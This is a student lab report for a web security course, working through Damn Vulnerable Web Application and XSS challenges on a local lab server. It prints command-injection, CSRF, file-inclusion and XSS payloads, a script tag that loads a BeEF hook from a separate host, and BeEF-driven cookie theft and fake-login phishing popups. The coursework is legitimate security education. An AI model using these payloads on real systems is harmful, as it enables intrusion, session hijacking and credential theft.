CSC 347


A3: Report

Michael De Lisio, Arshia, Gharai

18th November, 2019

Part A:

1)




Index of /

Name	Last modified	Size	Description
MCIR/	27-Feb-2014 16:34	-	
dvwa/	01-May-2013 09:46	-	

Apache/2.2.22 (Ubuntu) Server at localhost Port 8019


2)



3) Path of the file edited: /etc/hosts which is a symbolic link to /private/etc/hosts

Line added: 127.0.0.1 csc347.ca

6)



Configure Proxy Access to the Internet

No proxy

Auto-detect proxy settings for this network

Use system proxy settings

[✓ Manual proxy configuration]

HTTP Proxy 127.0.0.1 Port 8080

[✓ Use this proxy server for all protocols]

SSL Proxy 127.0.0.1 Port 8080

FTP Proxy 127.0.0.1 Port 8080

SOCKS Host 127.0.0.1 Port 8080

SOCKS v4 [✓ SOCKS v5]


Automatic proxy configuration URL

No Proxy for

Example: .mozilla.org, .net.nz, 192.168.1.0/24

Connections to localhost, 127.0.0.1, and ::1 are never proxied.

7)



Request to http://csc347.ca:8019 [127.0.0.1]

```
GET / HTTP/1.1
Host: csc347.ca:8019
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=lbq4f6kqjsje3bn4cettih7011; BEEFHOOK=ctBKQTNXMGiD8QklmABxkEg2ldFrcz9guiknWexbp6wGYFfems6D2gDXo7ePv3qvl7HaVVFlnElzRZLV
Upgrade-Insecure-Requests: 1
```

Part B:


2) Low Security Solution:

The line in the PHP source code file that could be manipulated are these two:

`$cmd = shell_exec( 'ping  ' . $target );`   &&   `$cmd = shell_exec( 'ping  -c 3 ' . $target );`

What we can do with these lines is to give it an input such that it runs the ping command followed by some other command that we want to run using “;”.

Contents of secret_a.txt:



Feel like a sir. You just won the game.

Exploit:

The injected command that was submitted in the website is:

127.0.0.1 ; cat /var/www/secret_a.txt

What this does is that first we give it what it is looking for, which is a local IP address and then we use “;” to be able to run another command which allows us to print out the contents of secret_a.txt. In this case, we used the “cat” command which prints out the contents of a file.

2) Medium Security Solution:

For the medium solution, we had to adapt our attack since the code checks for “;” and “&&” which is what we used for the easy security. The new injection that we used is:

a || cat /var/www/secret_a.txt

We used the OR (“||”) command with first starting with a random letter as the ip address to make sure the first command does not succeed. Now that the first part of the or did not succeed, the second part will execute which is exactly what we want.

3) Easy Security Solution:

Description of the Vulnerability: Since there are no checks in the PHP source code, This looks to be an easy exploit. First we try to change the password using a random password just so we can use the inspect to element to see which kind of request is being sent. It turns out that the website is making a GET request.

Exploit Explanation: In our HTML file, we simply make an image but in the src attribute of the image, instead of putting an actual image, we point it to the DVWA website using the GET request we got from observing the inspect element attribute of the website. Now if the user has already logged in the DVWA website and opens our HTML file, we are able to change their password to whatever we desire which in this case is “sword”.

Exploit:

```
<html>

<head>
```

```
<meta charset="UTF-8">

</head>

<body>

        <img style="display:none"
src="http://csc347.ca:8019/dvwa/vulnerabilities/csrf/?password_new=NewPass&passwod
_conf=NewPass&Change=Change" alt="">

</body>

</html>
```

3) Medium Security Solution:

Adaptation: In the medium part of this problem, we can see in the source code that there is an extra check where it checks if the HTTP_REFERER to make sure the request is coming from the local machine. The solution is just to change the name of the html file to 127.0.0.1 since the eregi function searches throughout a string to find the specified string within it.

4) Easy Security Solution:

The line that is vulnerable is:

`$file = $_GET['page'];`

Description of the Vulnerability: This does not check for anything and just displays whatever page that was specified in the URL.

Exploit: Just add `/var/www/secret_b.php` to the URL where it asks for the desired PHP file to be displayed.

4) Medium Security Solution:

The medium security solution was exactly the same as the easy security solution, We just had to add `/var/www/secret_b.php` to the URL where it asks for the desired PHP file.


5) XSS Challenges

<u>Challenge 0:</u> involved injecting javascript code into the webpage to generate an alert dialog box after executing an HTTP Post from the user input field. This challenge was not too difficult as there wasn't any sanitation done by the webpage. The command used was simply: `<script> alert(“hello, world”) </script>.`

<u>Challenge 1:</u> a slightly more challenging task, challenge one requires the attacker to produce an alert window, like in challenge 0, though this time without using the characters: “ and ‘. Subverting this involves using numbers instead of characters to represent the message we want to display in our dialog alert box. The javascript String method fromCharCode takes a variable number of integers of the ASCII table and returns a string of them. The command used: `<script> alert(String.fromCharCode(104, 101, 101, 108, 44, 32, 119, 111, 114, 108, 100)) </script ;` in ASCII 104 maps to h, 101 maps to e and so on. This command will produce an alert box captioned with “hello world”.

<u>Challenge 2:</u> this challenge introduces the idea of persistent XSS attacks. These attacks involve sending POST requests that are stored in the webpages (like your information stored in your Facebook profile) server and subsequently executed when other users load that page. This way the payload of malicious code is distributed around the internet. Using the exact same command as in challenge 0 was sufficient (`<script> alert(“hello, world”) </script>)`since, no sanitation of input was enabled. The persistent XSS attack was demonstrated by a user clicking the “see output” button on the resulting page.

<u>Challenge 3:</u> this attack required a little more ingenuity. The attack requires the perpetrator to exploit the webpage through HTML attributes, since the input is sanitized and removes angles brackets. After inspecting the HTML source we find that the line of interest is here:



```
Injection String: <input type="text" name="inject_string"/><br>
```


Our code will be injected into the input tag's value attribute. Although, by leaving a trailing quotation we can append other attributes to this tag. Since we need to execute an alert window, we'll need an event handler attribute. The following command:

blahblah" onchange="alert(String.fromCharCode(104, 101, 101, 108, 44, 32, 119, 111, 114, 108, 100))".

Note that we must use quotations carefully here and therefore we employ the technique used in challenge 1 to display text (if we did try to enter text into the alert argument with quotes the command would be early terminated, since it is being interpreted as a HTML attribute). Moreover, we chose onchange as our handler though you could use onmouseout, onmouseover, etc… onchange requires the user to modify the field for the alert box to be displayed.


<u>Challenge 4:</u> in this challenge we must circumvent the filtering tactic employed by the webpage. The webpage filters out the keyword "script", therefore we cannot directly inject a <script> tag. Though, we can inject a tag like <audio>, <img> and use an event handler, like in challenge 5 to fire the alert window. A very easy way of doing this is to inject a <object> tag with a src attribute that is sure to produce an error, therefore we are sure that the event handler onerror() is executed. Here is the command: *<object> src="DNE" onerror=alert("hello, world")>.*

<u>Challenge 5:</u> this challenge required a bit of research to truly understand. The idea of the attack here, is to redirect where a password is sent by injecting clever injection of script tags. First we needed to inspect the resulting HTML source page after entering an input. I entered the following random string "fuisakjlghsaf", then used the find command on the webpages source page and found the following line:



```
type="password" name="password" /><input type="submit" /></form>fuisakjlghsaf</div>
```

We now know where our string is injected and where the password input form is located; the password form is the second form of this document object. Though, we need to change the action attribute of the form but string isn't injected into the form itself. How do we affect a form's attribute outside of the form?




```
<b>Output:</b><br><form action="xss.php" name="xssform">Enter password:<input type="password"
```

We can access and modify the action attribute of any form by accessing the DOM object for this document with the index of that form: `document.forms[i].` Since it is the second form its index in the form list is 1. Then we can set the form's action attribute with the command: `document.forms[i].action="passwordStealer.php"` . This


replaces xss.php with passwordStealer.php, now the password is sent to the wrong file. Command used:
`<script>document.forms[1].action="passwordStealer.php"</script>`

Resulting page source line:




```
/></form><script>document.form[1].action="passwordStealer.php"</script></div>
```

Challenge 6: this challenge asks us to generate an alert box by injecting javascript into a string variable with a script tag and avoiding the use of double quotes (the webpage uses naive blacklisting for double quotes). The line we need to manipulate screenshotted below:




```
value="bar!"><script>a="INSERT HERE";</script></div>
```

In this case all we need to do is break out of the initial script declaration with a closing HTML script tag ("</script>"), now the line declaring variable string a is terminated. Now we can inject our script without the need to use double quotes to break out of the string variable. The resulting line is exploited with the command: `</script> <script> alert() </script>`. Below is a screenshot of the injected javascript.



```
value="bar!"><script>a="</script> <script> alert() </script>";</scı
```

Challenge 7: this was an interesting challenge to investigate. The idea is to inject javascript/HTML into an input tag of type "hidden". This is a difficult exploit as you cannot just add an event handler like onmouseover since the tag doesn't appear in the page. The vulnerable line of code is below



```
<input  value="INSERT HERE" type="hidden" />
```

Since this webpage only filters for closing angle brackets (>), we can inject code using a quotation mark and appending our code. It makes sense here to modify this tags type attribute so that we can use an event handler like onmouseover to display an alert window. Here's the command:

```
Press Here!" type="submit" onmouseover="alert()
```


I was skeptical as to whether this would work, though when testing it I noticed that the Firefox browser assigns the input tag the type that is declared first - this case it is “submit” - even though we another type declaration exists at the end still. This command produces a button, which displays an alert box when a user moves it’s mouse over the button.

Part C:

1)

<u>Description of the vulnerability and exploit</u>: For this vulnerability (Stored Cross Site Scripting), we had to load the given hook code into the context of the vulnerable page. In order to load the hook file, we use the script feature of HTML (JavaScript). The script feature has an attribute called “src” which allows us to point to an external script file. This is what the exploit looks like:


```
<script src="http://csc347.ca:3000/hook.js"></script>
```



Name *	CSC347
Message *	<script src="http://csc347.ca:3000/hook.js"></script>

But there is one more thing that we have to do. The text input for the Message part is limited to 50 letters. Therefore, we have to use the inspect element property of firefox to change it to a higher limit like 100. Now we can fit all our text in the field.

To check if this worked, we can navigate to the BeEF website under hooked websites which we can observe the IP address of the hooked site:




```
Online Browsers
  csc347.ca
    192.168.255.2
Offline Browsers
```

4)

For this question we are tasked with stealing the session cookie of the hooked victim browser of our choice. BeEF provides us with a few commands that accomplish this task: “Get All Cookies” in the chrome extensions folder and “Get Cookie” in the “Browser/Hooked Domain” folder. The “Get All Cookies” command retrieves all the stored cookies within the hooked browser though, it requires some social engineering; it requires the victim browser to download a chrome extension. While, the other “Get Cookie” just retrieves the session cookie for that browser.

The result of executing “Get Cookie”: “**data**: cookie=security=low; security=low; BEEFHOOK=nWxlLYDdo64Z4Vo6DeNSnlFS5kwFnkN9YRFjA4UiNWDtVgUF5JLREMKfOfNmhKXjXrwSi5VpS9QGJm7r; PHPSESSID=sfplvs4erb11biiqupqu613da6”

Screenshot:




id	date	label
0	2019-11-17 20:41	command 1

```
1  Sun Nov 17 2019 20:41:59 GMT-0500 (Eastern
                                   Standard Time)
   data: cookie=security=low; security=low;
   BEEFHOOK=nWxlLYDdo64Z4Vo6DeNSnlFS5k
   PHPSESSID=sfplvs4erb11biiqupqu613da6
```

5)

This task requires us to retrieve the fingerprint of the hooked victim browser. A browser fingerprint is a unique identifier used by browsers and web servers so that they can identify one browser from another (especially when cookies are turned off on a browser). BeEf provides the Browser fingerprint command, though this command only returns the victim browser version and type attributes. After doing some research, we found that the javascript “navigator” is exactly what we need to retrieve. This object stores 12 properties of the current running browser like: “appName”, “appVersion”, “cookiesEnabled”, “userAgent”, ... etc. Since we want as much information as possible we can retrieve the entire object with the following javascript line: `return` `navigator.$attribute;` where $attribute is the property you wish to retrieve. We can inject this script using the raw script command provided by BeEf The resulting payload received when running: `return navigator.appVersion;` seen below.



Online Browsers
csc347.ca
192.168.255.2
Offline Browsers

Getting Started | Logs | Current Browser

Details | Logs | Commands | Rider | XssRays | Ipec | Network | WebRTC

Module Tree

Search

Detect VLC
Get Visited Domains

Module Results History

id	date	label
0	2019-11-18 15:17	command 1


Command results

1 Mon Nov 18 2019 15:41:29 GMT-0500 (Eastern Standard Time)
data: result=5.0 (Macintosh)

6)

The “fake flash update” attack is a type of social engineering command that is located in the folder of the same name. This command takes in parameters Image, Payload and Custom URI Payload. The image parameter defines a link to some image that will serve as the popup window to display and the Custom URI Payload defines a URI link to the files that will be downloaded onto the victim’s computer if he/she clicks on the popup. When using this command with the default parameter we get an Adobe Flash like update window (check the screenshot on the next page).

Screenshot:



Not Secure — csc347.ca

A) v1.8 :: Vulnerabil... | CSC347H5 Assignment 3 | CSC347 - A3 - Google Docs | CSC290 Final Prese

Vulnerability: Stored Cross Site Scripting (XSS)

An update to Adobe® Flash® Player is available.

This update includes improvements in usability, online security and stability, as well as new features which help content developers deliver rich and engaging experiences.

Did you know...

- The top 10 Facebook games use the Flash Player. To see more, visit: www.adobe.com/games.
- Most of the top video sites on the web use Flash Player
- Flash Player is installed on over 1.3 billion connected PCs

Note: If you have selected to allow Adobe to install updates, this update will be installed on your system automatically within 45 days or you can choose to download it now.

REMIND ME LATER | INSTALL

http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Username: csc347
Security Level: low
PHPIDS: disabled


Damn Vulnerable Web Application (DVWA) v1.8


When you click anywhere on the popup, the “beef-master” source code folder is downloaded on your machine.

7)


Another form of social engineering attack is the “clippy” attack. Anyone familiar with Microsoft Office from 98-2003 would also be familiar with the “clippy” animation that appeared in the bottom right corner of your screen usually suggesting you to download an update or provide help with certain tasks. Here we can use the “clippy” command provided by BeEF to fool a victim user to press a button on a “clippy” suggestion. BeEf lets you construct the message with the “custom text” parameter as well as provide your own executable to mount on the victim’s system if they are goated into pressing the link. It also lets you specify a time duration (in seconds) to wait until displaying the “clippy” again after the user clicks the exit button.

Screenshot (before clicking and after respectively):


Your browser appears to be out of date. Would you like to upgrade it?


You got PAWNED!

As you can see we edited the thank you message to “You got PAWNED!” to test the functionality.



Your session has timed out due to inactivity.

Please re-enter your username and password to login.


Email:

Password:

8)

In this the final social engineering attack, the victim browser is presented with a pop-up. By default the popup window resembles a facebook login interface. It contains a username and password field such that if the user is fooled into entering their credentials, upon hitting enter, the credentials are sent to the BeEF control panel where a malicious hacker can retrieve them.

As you can see in the screen shot below the password credentials typed in the fake facebook login window match what we receive in the command results pane on the BeEf control panel page.



